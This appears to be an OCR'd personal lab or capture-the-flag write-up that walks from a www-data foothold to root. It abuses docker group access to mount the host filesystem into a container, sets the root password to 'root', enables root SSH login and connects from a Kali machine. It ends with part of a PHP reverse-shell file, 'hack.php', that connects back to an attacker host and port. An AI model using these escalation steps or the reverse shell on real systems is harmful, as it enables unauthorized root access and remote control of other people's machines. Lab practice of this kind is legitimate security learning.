from_www_data_to_root

cause we dont have enough privi in /etc/passwd and /etc/shadow, so I don't know how to get a root without in docker.

ssh_to_root_docker_container_in_recon_succes-sfully


Look the whole process from kali to root in docker.


---

and Then, I go through the way in father_node username_enumerate to the root user in docker:

and then I created a new user with:


name	passwd
admin123	admin123





now the user is a admin user.

BUT when I want to ssh this user in kali, there are something wrong.




So I tried another way:

p.s.

- docker ps --- see all running docker containers
- docker ps -a --- see all docker containers

if wanna delete a docker container, here are the steps:
I deleted one running container firstly:



then I deleted all running docker:

offensivehack@hulk-buster:/$ **docker run -p 2200:22 -it -v /:/mnt ubuntu**

and ctrl + P + Q to go out of docker container but not stop it!

```
offensivehack@hulk-buster:/$ docker run -it -p 2200:22 -v /:/mnt ubuntu
root@f316b1653261:/# offensivehack@hulk-buster:/$
offensivehack@hulk-buster:/$
offensivehack@hulk-buster:/$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS
   NAMES
f316b1653261        ubuntu              "/bin/bash"         44 seconds ago      Up 43 seconds       0.0.0.0:2200→22/tcp
   keen_chaplygin
offensivehack@hulk-buster:/$
```


CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
f316b1653261 ubuntu "/bin/bash" About a minute ago Up About a minute 0.0.0.0:2200->22/tcp keen_chaplygin

Now I will go back to docker container:

offensivehack@hulk-buster:/$ docker attach f31


and update it:
root@f316b1653261:/# apt update
Get:1 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Get:2 http://archive.ubuntu.com/ubuntu bionic InRelease [242 kB]
Get:3 http://security.ubuntu.com/ubuntu bionic-security/main amd64 Packages [3129 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:5 http://archive.ubuntu.com/ubuntu bionic-backports InRelease [83.3 kB]
Get:6 http://archive.ubuntu.com/ubuntu bionic/main amd64 Packages [1344 kB]
Get:7 http://archive.ubuntu.com/ubuntu bionic/restricted amd64 Packages [13.5 kB]
Get:8 http://archive.ubuntu.com/ubuntu bionic/universe amd64 Packages [11.3 MB]
Get:9 http://security.ubuntu.com/ubuntu bionic-security/universe amd64 Packages [1573 kB]
Get:10 http://security.ubuntu.com/ubuntu bionic-security/restricted amd64 Packages [1351 kB]
Get:11 http://security.ubuntu.com/ubuntu bionic-security/multiverse amd64 Packages [22.9 kB]
Get:12 http://archive.ubuntu.com/ubuntu bionic/multiverse amd64 Packages [186 kB]
Get:13 http://archive.ubuntu.com/ubuntu bionic-updates/multiverse amd64 Packages [30.8 kB]
Get:14 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 Packages [3552 kB]
Get:15 http://archive.ubuntu.com/ubuntu bionic-updates/restricted amd64 Packages [1392 kB]
Get:16 http://archive.ubuntu.com/ubuntu bionic-updates/universe amd64 Packages [2348 kB]
Get:17 http://archive.ubuntu.com/ubuntu bionic-backports/main amd64 Packages [64.0 kB]
Get:18 http://archive.ubuntu.com/ubuntu bionic-backports/universe amd64 Packages [20.5 kB]
Fetched 26.9 MB in 26s (1019 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
51 packages can be upgraded. Run 'apt list --upgradable' to see them.

And then:
apt install openssh-server



Then run cmd:
service --status-all


Then we can see:




Then run cmd:
passwd root

I set the passwd of root as root;


root	**root**




Then run cmd:
apt install nano




and:
nano /etc/ssh/sshd_config
to modify this file(and one line like below):



and then type ctrl + X to quit
and then run cmd:
root@931fb2efe8d0:/etc/ssh# service ssh start



And NOW it successfull!!!!!!!!!!!!!!!!!



┌──(kali㉿kali)-[~]
└─$ **ssh root@172.16.1.5 -p 2200**

The authenticity of host '[172.16.1.5]:2200 ([172.16.1.5]:2200)' can't be established.
ED25519 key fingerprint is SHA256:UwNxJYXbA4KsHrZU89m1empU70WHWXsDWrXbd6JtV2w.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? **yes**
Warning: Permanently added '[172.16.1.5]:2200' (ED25519) to the list of known hosts.

root@172.16.1.5's password:(it should be root)

Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.4.0-142-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by

applicable law.

root@931fb2efe8d0:~#

So, now, I can easliy ssh to recon and dont need nc to link to specfic port to run command romotely.

here is the difference:
I can't get into the contain without nc and without ssh.
BUT through ssh, I can easliy access the docker container.



try_to_use_the_existed_hack_php

Firstly, the hack.php 's content is:

```
<?php /**/ error_reporting(0);
$ip = "172.16.1.4";
$port = 4545;
if (($f = "stream_socket_client") && is_callable($f)) {
    $s = $f("tcp://{$ip}:{$port}");
    $s_type = "stream";
}
if (!$s && ($f = "fsockopen") && is_callable($f)) {
    $s = $f($ip, $port);
    $s_type = "stream";
}
if (!$s && ($f = "socket_create") && is_callable($f)) {
    $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
```

